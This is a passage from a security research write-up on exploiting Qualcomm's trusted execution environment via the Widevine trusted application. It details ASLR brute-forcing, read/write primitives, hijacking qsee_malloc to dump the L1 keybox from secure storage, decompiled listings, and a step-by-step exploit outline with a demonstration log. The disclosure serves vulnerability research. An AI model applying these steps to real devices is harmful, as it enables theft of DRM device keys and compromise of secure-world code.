


Figure 9. Memory Layout with Overlapping

After days of tests, we finally figure out an overlapping form of memory can meet our need: By overlapping `data_buf + offset` and `out_buf` buffer, this layout guarantees `data_buf`, `data_buf + offset` and `out_buf` are allocatable by ION heap, and only two buffers are shared to TA. However, buffers meet the needs can only be allocated by System Heap, which may return non-contiguous buffers. After studying the behavior of this heap we found we can guarantee the heap is contiguous if we allocate a buffer of 0x10000 size.

## Breaking ASLR

> Breaking ASLR needs read primitive, while stable r/w primitive needs breaking ASRL first, this is a 'the chicken or egg first' dilemma. For convenience, we consider we have read primitive in this section and detail it in the next.

QTEE TAs implement defective ASLR. TAs are not loaded in static address, but the randomness is limited compared with full virtual address space ASLR. As the "secapp-region" is from 0x87900000 to 0x89B00000 and TAs are loaded page(0x1000) aligned, there is a chance of approximately 1/8700 that we can 'guess' the address of the TA. When a 'guess' fails, we need to start over and over again till successful.

We modify the Exoplayer's exception catching logic to let it restart instantly after failed. We also wind the playback to 10s to skip the unencrypted part to accelerate the speed to trigger the vulnerability. As for the `android.hardware.drm@1.1-service.widevine` process, we initially tried to reset its state and let it call `QSEECom_send_modified_cmd_64()` in a loop. However, both the CA and

TA contains complex states and context, so when the TA crashes, CA will enter an erroneous state and it is not easy to recover. We have no choice but to kill the process and restart it.

When we let the CA restart automatically, we found it is unacceptably slow. The bottleneck is every time we start a new CA, it will drain the System Heap memory to get the rare qualified buffers. This is a very time-consuming operation taking around 20 seconds. To overcome this, we write a UNIX domain socket server[20]. The first time to run the CA it will get all the buffers, fork a server and store the fds in it. When the CA is started again it will inquire the server for the fds so the speed is greatly increased.

When the CA finds the TA is not crashed. It is very possible that we have read a page belonging to the TA. We stored the signatures of each page and match them to get the exact page we read. It is possible that the page we read doesn't match any of the signatures, then we need to try the neighboring pages.

## R/W Primitives

As we have an approach to TA memory, now it is  possible to bring about the read/write primitives.





Figure 10. Memory Layout for Read/Write Primitive

The write model is exactly what we discussed earlier. The read model is somehow a variant of the original design. We need `data_buf + offset` falls in the range of TA and `out_buf + offset` falls in an ION buffer. To achieve this we swap `data_buf` and `out_buf`.

Let's take a look at widevine TA's segment table.



| Name | Start | End | R | W | X | D | L | Align | Bas | Type | Class | AD | T | DS |
|---|---|---|---|---|---|---|---|---|---|---|---|---|---|---|
| LOAD | 0000000000000000 | 000000000003008A | R | . | X | . | L | mempage | 01 | public | CODE | 64 | 00 | 05 |
| LOAD | 0000000000031000 | 00000000000310B4 | R | W | . | . | L | mempage | 02 | public | DATA | 64 | 00 | 05 |
| LOAD | 0000000000032000 | 0000000000035889 | R | W | . | . | L | mempage | 03 | public | DATA | 64 | 00 | 05 |
| LOAD | 0000000000036000 | 0000000000036410 | R | W | . | . | L | mempage | 04 | public | DATA | 64 | 00 | 05 |
| LOAD | 0000000000037000 | 000000000003D405 | R | W | . | . | L | mempage | 05 | public | DATA | 64 | 00 | 05 |
| extern | 000000000003D408 | 000000000003D630 | ? | ? | ? | . | L | qword | 06 | public |  | 64 | 00 | 06 |

Figure 11. Widevine TA's Segment Table

The ELF will cover up to 0x3D630 bytes in memory, while we can only allocate ION buffers from System Heap as long as 0x10000 to ensure physical contiguity. So we need to allocate 4 successive buffers to cover the whole TA. Since we can't determine the physical address of allocated ION buffer, the best way to find eligible buffers is to keep randomly allocating buffers from System Heap, droping the undesired ones, till we find all eligible ones. During our test we find 0x83XXXXXX to 0x85XXXXXX is seldom used by other processes and we have a great chance to get successive buffers. To read or write a certain place in TA, the primitive firstly find the `data_buf`, `out_buf` pair that can reach the target offset, then read or write using the model above.

## Steal the KEY from the Secure World

Well, it seems we have got everything necessary in hand, let's do something... sneaky! To find a valuable target, we browsed the net and find an brochure by Qualcomm[2]. It seems they have put effort and confidence on this SFS, so stealing file content from it seems to be alluring. By overriding the path we can read several files and we choose L1 keybox.

```
g_playready_aes_key_file_path usr_sfs:/persist/data/app_ms/app_ms/aeskey.dat
g_wv_dash_keybox_file_path /persist/data/app_g/sfs/keybox_lvl1.dat
g_wv_keybox_lv3_file_path /persist/data/app_g/sfs/keybox_lvl3.dat
g_wv_keybox_lv1_file_path /persist/data/app_g/sfs/keybox_lvl1.dat
g_wv_device_id_file_path /persist/data/app_g/sfs/device_id.dat
```

`OEMCrypto_Dash_GetDeviceID` is dedicated to return the device key to Non-Secure World.

```
ulonglong OEMCrypto_Dash_GetDeviceID(longlong rsp_buf,uint size,int *rsp_size)

{
  int iVar1;
  ulonglong uVar2;
  void *pvVar3;
  char *pcVar4;
  uint uVar5;

  qsee_log(1,"OEMCrypto_Dash_GetDeviceID: deviceID 0x%x,  inIdLength %lu, outIdLength 
0x%x",rsp_buf,
           (ulonglong)size,rsp_size);
  if (rsp_buf == 0) {
    pcVar4 = "Error: OEMCrypto_GetDeviceID: deviceID NULL pointer!";
  }
  else {
    if (size < 0x20) {
      qsee_log(8,"Error: input buffer size is too small = %d, shold > %d",
(ulonglong)size,0x20);
      uVar5 = 7;
      *rsp_size = 0x20;
      goto LAB_0011a164;
    }
    if (size < 0x5001) {
      if (*PTR_g_is_test_keybox_loaded_00136240 == '\x01') {
        uVar2 = memcpy_s((void *)rsp_buf,0x20,PTR_g_test_keybox_00136260,0x20);
        *rsp_size = (int)uVar2;
        if ((int)uVar2 == 0x20) {
          uVar5 = 0;
        }
        else {
          qsee_log(8,"%s: memscpy keybox device id
failed.","OEMCrypto_Dash_GetDeviceID");
          uVar5 = 0x2757;
        }
        goto LAB_0011a164;
      }
      if ((*PTR_g_is_load_test_keybox_v14_called_00136268 != '\x01') ||
         (iVar1 = qsee_sfs_open(PTR_g_wv_dash_test_keybox_file_path_00136270,0), iVar1
!= 0)) {
        uVar2 = qsee_sfs_open(PTR_g_wv_dash_keybox_file_path_00136278,0);
        uVar2 = uVar2 & 0xffffffff;
        if ((int)uVar2 != 0) {
          pvVar3 = qsee_malloc(0x80);
          if (pvVar3 == (void *)0x0) {
            qsee_log(4,"Error: OEMCrypto_GetDeviceID: malloc() failed!");
            uVar5 = 0x12;
          }
          else {
            iVar1 = qsee_sfs_read(uVar2,pvVar3,0x80);
            if (iVar1 == 0x80) {
              memcpy_s((void *)rsp_buf,0x20,pvVar3,0x20);
              uVar5 = 0;
              *rsp_size = 0x20;
            }
            else {
              qsee_log(4,"Error: OEMCrypto_GetDeviceID: Get an error from reading data
from SFS !");
              uVar5 = 0x12;
            }
            qsee_free(pvVar3);
          }
          iVar1 = qsee_sfs_close(uVar2);
          if (iVar1 == 0) goto LAB_0011a164;
          pcVar4 = "Error: OEMCrypto_GetDeviceID: qsee_sfs_close() failed.";
          goto LAB_0011a158;
        }
      }
      pcVar4 = "Error: OEMCrypto_GetDeviceID: qsee_sfs_open() failed.";
    }
    else {
      pcVar4 = "Error: OEMCrypto_GetDeviceID: idLength equals 0 or out of bound";
    }
  }
LAB_0011a158:
  qsee_log(8,pcVar4);
  uVar5 = 0x12;
LAB_0011a164:
  qsee_log(1,"OEMCrypto_Dash_GetDeviceID: End with return value: %d",
(ulonglong)uVar5);
  return (ulonglong)uVar5;
}
```

`qsee_sfs_open` opens the SFS file, as the path is in a writable segment, we can let it open any file. The file content(keybox) is readed by `qsee_sfs_read` and stored in a buffer `pvVar3` on heap, which is allocated by `qsee_malloc`. The whole keybox is of a length of 0x80 but only 0x20 is copied to `rsp_buf` and returned. To steal the whole keybox, we can hijack `qsee_malloc` and let it return a readable buffer, then the keybox will be read into the readable buffer instead of the heap buffer. We also need to hijack `qsee_free` to avoid crashing. Later we can use the read primitive to read the full keybox from the readable buffer.

```
int32 get_robustness_ver()
{
  int *v0; // x19
  __int64 result; // x0
  __int64 v2; // x0
  char a4[12]; // [xsp+4h] [xbp-2Ch]
  int v4; // [xsp+10h] [xbp-20h]
  __int64 v5; // [xsp+18h] [xbp-18h]

  v0 = &dword_35880;
  v5 = *canary;
  v4 = 0;
  *&a4[4] = 0LL;
  *a4 = 0;
  if ( !(byte_3587C & 1) )
  {
    if ( sub_350("robustness_version", 18LL, 0LL, &a4[4], 12LL, a4) )
    {
      LOG(8LL, "Error: qsee_cfg_getpropval in %s failed, ret_size = %d");
      LOG(8LL, "using default value = %d");
    }
    else
    {
      v0 = &v4;
    }
  }
  result = *v0;
  if ( *canary != v5 )
  {
    v2 = error_fatal();
    result = set_robustness_ver(v2);
  }
  return result;
}
```

`get_robustness_ver` is a perfect candidate to replace `qsee_malloc`:

- It requires no parameters to work so we don't need to prepare registers for it.
- Undesired branch can be omitted by modifying `byte_3587C`.
- It returns the value of `dword_35880`, which can be modified with our primitive. This value is regarded as the 'allocated' buffer pointer.

The only problem is `dword_35880` is regarded as a 32-bit value while the address is 64-bit. The address of TA in memory is like 0x8XXXXXXX, 32 bits is enough to save the address. If the high 32 bits are all zero, then we can get a valid address. Fortunately, that's exactly the case:

```
       00120738 60 00 00 d0     adrp       x0,0x12e000
       0012073c 00 a4 30 91     add
x0=>s_robustness_version_0012ec29,x0,#0xc29       = "robustness_version"
       00120740 41 02 80 52     mov        w1,#0x12
       00120744 e3 23 00 91     add        x3,sp,#0x8
       00120748 e4 07 1e 32     orr        w4,wzr,#0xc
       0012074c e5 13 00 91     add        x5,sp,#0x4
```

```
        00120750 e2 03 1f 2a     mov        w2,wzr
        00120754 f4 23 00 91     add        x20,sp,#0x8
        00120758 fe 7e ff 97     bl         qsee_cfg_getpropval
       undefined qsee_cfg_getpropval()
        0012075c c0 01 00 34     cbz        w0,LAB_00120794
        00120760 e3 07 40 b9     ldr        w3,[sp, #local_3c]
        00120764 61 00 00 d0     adrp       x1,0x12e000
        00120768 62 00 00 d0     adrp       x2,0x12e000
        0012076c 21 e4 1b 91     add
x1=>s_Error:_qsee_cfg_getpropval_in_%s_0012e6f   = "Error: qsee_cfg_getpropval in
        00120770 42 f0 30 91     add
x2=>s_get_robustness_ver_0012ec3c,x2,#0xc3c      = "get_robustness_ver"
        00120774 e0 03 1d 32     mov        w0,#0x8
        00120778 22 7e ff 97     bl         qsee_log
      undefined qsee_log()
        0012077c 62 02 40 b9     ldr        w2,[x19]=>DAT_00135880
        00120780 61 00 00 d0     adrp       x1,0x12e000
        00120784 21 d8 2e 91     add
x1=>s_using_default_value_=_%d_0012ebb6,x1,#0x   = "using default value = %d"
        00120788 e0 03 1d 32     mov        w0,#0x8
        0012078c 1d 7e ff 97     bl         qsee_log
      undefined qsee_log()
        00120790 02 00 00 14     b          LAB_00120798
                              LAB_00120794                              XREF[1]:
   0012075c(j)
        00120794 93 22 00 91     add        x19,x20,#0x8
                              LAB_00120798                              XREF[2]:
   00120734(j), 00120790(j)
        00120798 aa 00 00 d0     adrp       x10,0x136000
        0012079c 60 02 40 b9     ldr        w0,[x19]=>DAT_00135880
        001207a0 e8 0f 40 f9     ldr        x8,[sp, #local_28]
        001207a4 4a 15 41 f9     ldr        x10,[x10, #0x228]=>->__stack_chk_guard
      = 00132868
        001207a8 4a 01 40 f9     ldr        x10,[x10]=>__stack_chk_guard
      = DEADDEADDEADDEADh
        001207ac 49 01 08 cb     sub        x9,x10,x8
        001207b0 a9 00 00 b5     cbnz       x9,LAB_001207c4
        001207b4 fd 7b 43 a9     ldp        x29=>local_10,x30,[sp, #0x30]
        001207b8 f4 4f 42 a9     ldp        x20,x19,[sp, #local_20]
        001207bc ff 03 01 91     add        sp,sp,#0x40
        001207c0 c0 03 5f d6     ret
```

An address in TA readable region is loaded to x0 before using w0, so the high 32 bits are all zero!


## Put it Together

Finally we come to the end of the exploit. Here are all the steps to exploit:

1. The Player opens a DRM video URL
2. The CA do all the previous steps and hit the final CENC call
3. Get all the eligible buffers from System Heap
4. Start a UNIX domain socket server to save all time-consuming intermediate resources
5. Repeat 1, 2 quickly with the help of the server till the SMC call doesn't crash
6. Match the page signature to get TA base address and bypass ASLR
7. Write file path to `g_wv_dash_keybox_file_path`
8. Write readable buffer address so that `get_robustness_ver` can run smoothly
9. Hijack `qsee_malloc` and `qsee_free`

10. Invoke SMC call to `wv_dash_core_get_deviceid`
11. Read the full keybox from the readable buffer
12. Restore the context

And here is a screenshot of the result.



```
08-13 08:16:32.888  4210  4212 D WIDESHEARS: -----------------------
08-13 08:16:32.888  4210  4212 D WIDESHEARS: In qseecom_faker.c init
08-13 08:16:33.896  4210  4211 D WIDESHEARS: In a ready-to-use cenc call
08-13 08:16:33.896  4210  4211 D WIDESHEARS: old records found, try to r
etrieve them
08-13 08:16:33.901  4210  4211 D WIDESHEARS: old records received and re
stored, size=501
08-13 08:16:33.901  4210  4211 D WIDESHEARS: lo_buf paddr: 0x83d10000
08-13 08:16:33.901  4210  4211 D WIDESHEARS: hi_buf paddr: 0x85df0000
08-13 08:16:33.901  4210  4211 D WIDESHEARS: target paddr: 0x87ed0000
08-13 08:16:33.902  4210  4211 D WIDESHEARS: congratulations, not crash,
 now let's leak some pages
08-13 08:16:34.056  4210  4211 D WIDESHEARS: start to compare signature
08-13 08:16:34.056  4210  4211 D WIDESHEARS: signature 41 perfectly matc
hed, we are done
08-13 08:16:34.056  4210  4211 D WIDESHEARS: init_fast_rw() success, ta_
load_base=0x87eaf000, num_of_pairs=5
08-13 08:16:34.056  4210  4211 D WIDESHEARS: pairs[0] = 0x82460000:0x851
80000
08-13 08:16:34.056  4210  4211 D WIDESHEARS: pairs[1] = 0x82450000:0x851
80000
08-13 08:16:34.056  4210  4211 D WIDESHEARS: pairs[2] = 0x82440000:0x851
80000
08-13 08:16:34.056  4210  4211 D WIDESHEARS: pairs[3] = 0x82430000:0x851
80000
08-13 08:16:34.056  4210  4211 D WIDESHEARS: pairs[4] = 0x82420000:0x851
80000
08-13 08:16:34.058  4210  4211 D WIDESHEARS: value before writing: 0x1
08-13 08:16:34.063  4210  4211 D WIDESHEARS: value after writing: 0x1122
3344
08-13 08:16:34.063  4210  4211 D WIDESHEARS: snd_cmd() returns 0, cmd=0x
61028, num=0x11223344, result=0x0
08-13 08:16:34.063  4210  4211 D WIDESHEARS: value via system api: 0x112
23344
08-13 08:16:34.063  4210  4211 D WIDESHEARS: double check successfully
08-13 08:16:34.065  4210  4211 D WIDESHEARS: now let's find the device k
ey to prove that we can read sfs
08-13 08:16:34.074  4210  4211 D WIDESHEARS: origin malloc/free addr log
ged, they are 0x267886d4, 0x267886e4
08-13 08:16:34.228  4210  4211 D WIDESHEARS: SMC call returned, ret=0x0,
 cmd_id = 0x6100f, oem_ret = 0x0
08-13 08:16:34.291  4210  4211 D WIDESHEARS: keybox lvl1 is 43322d57562d
[redacted]
08-13 08:16:34.291  4210  4211 D WIDESHEARS: Here we are
```

Figure 12. Demonstration of the Exploit

## Abbreviations

| Abbr. | Full Form |
|---|---|
| ASLR | Address Space Layout Randomization |
| ATF | Arm Trusted Firmware |
| CA | Client Application |
| CDM | Content Decrypt Module |
| CDN | Content Delivery Network |
| CENC | Common ENCryption |
| DRM | Digital Rights Management |
| EL | Exception Level |
| GP | GlobalPlatform |
| OOB | Out-Of-Bound |
| PoC | Proof-of-Concept |
| QTEE | Qualcomm Trusted Execution Environment |
| SFS | Secure File System |
| SMC | Secure Monitor Call |
| SoC | System on a Chip |
| TA | Trusted Application |
| TEE | Trusted Execution Environment |
| | |

## References

[1] https://developer.arm.com/ip-products/security-ip/trustzone
[2] https://www.qualcomm.com/media/documents/files/guard-your-data-with-the-qualcomm-snapdragon-mobile-platform.pdf
[3] https://github.com/ARM-software/arm-trusted-firmware
[4] https://globalplatform.org/
[5] http://bits-please.blogspot.com/
[6] https://www.widevine.com/
[7] http://www.whymatematica.com/wp-content/uploads/2018/08/Widevine_DRM_Architecture_Overview.pdf
[8] https://github.com/google/shaka-packager
[9] https://mpeg.chiariglione.org/standards/mpeg-dash
[10] https://www.microsoft.com/playready/
[11] https://www.w3.org/TR/eme-stream-mp4/
[12] https://lwn.net/Articles/234617/
[13] https://github.com/google/ExoPlayer
[14] https://mango.blender.org/
[15] https://github.com/iqiyi/xHook
[16] https://android.googlesource.com/kernel/msm/+/refs/tags/android-11.0.0_r0.27/drivers/misc/qseecom.c
[17] https://cs.android.com/android/platform/superproject/+/master:hardware/qcom/keymaster/QSEEComAPI.h
[18] https://frida.re/
[19] https://android.googlesource.com/kernel/msm/+/refs/heads/android-msm-coral-4.14-android10-qpr3/drivers/misc/qseecom.c
[20] https://www.man7.org/linux/man-pages/man7/unix.7.html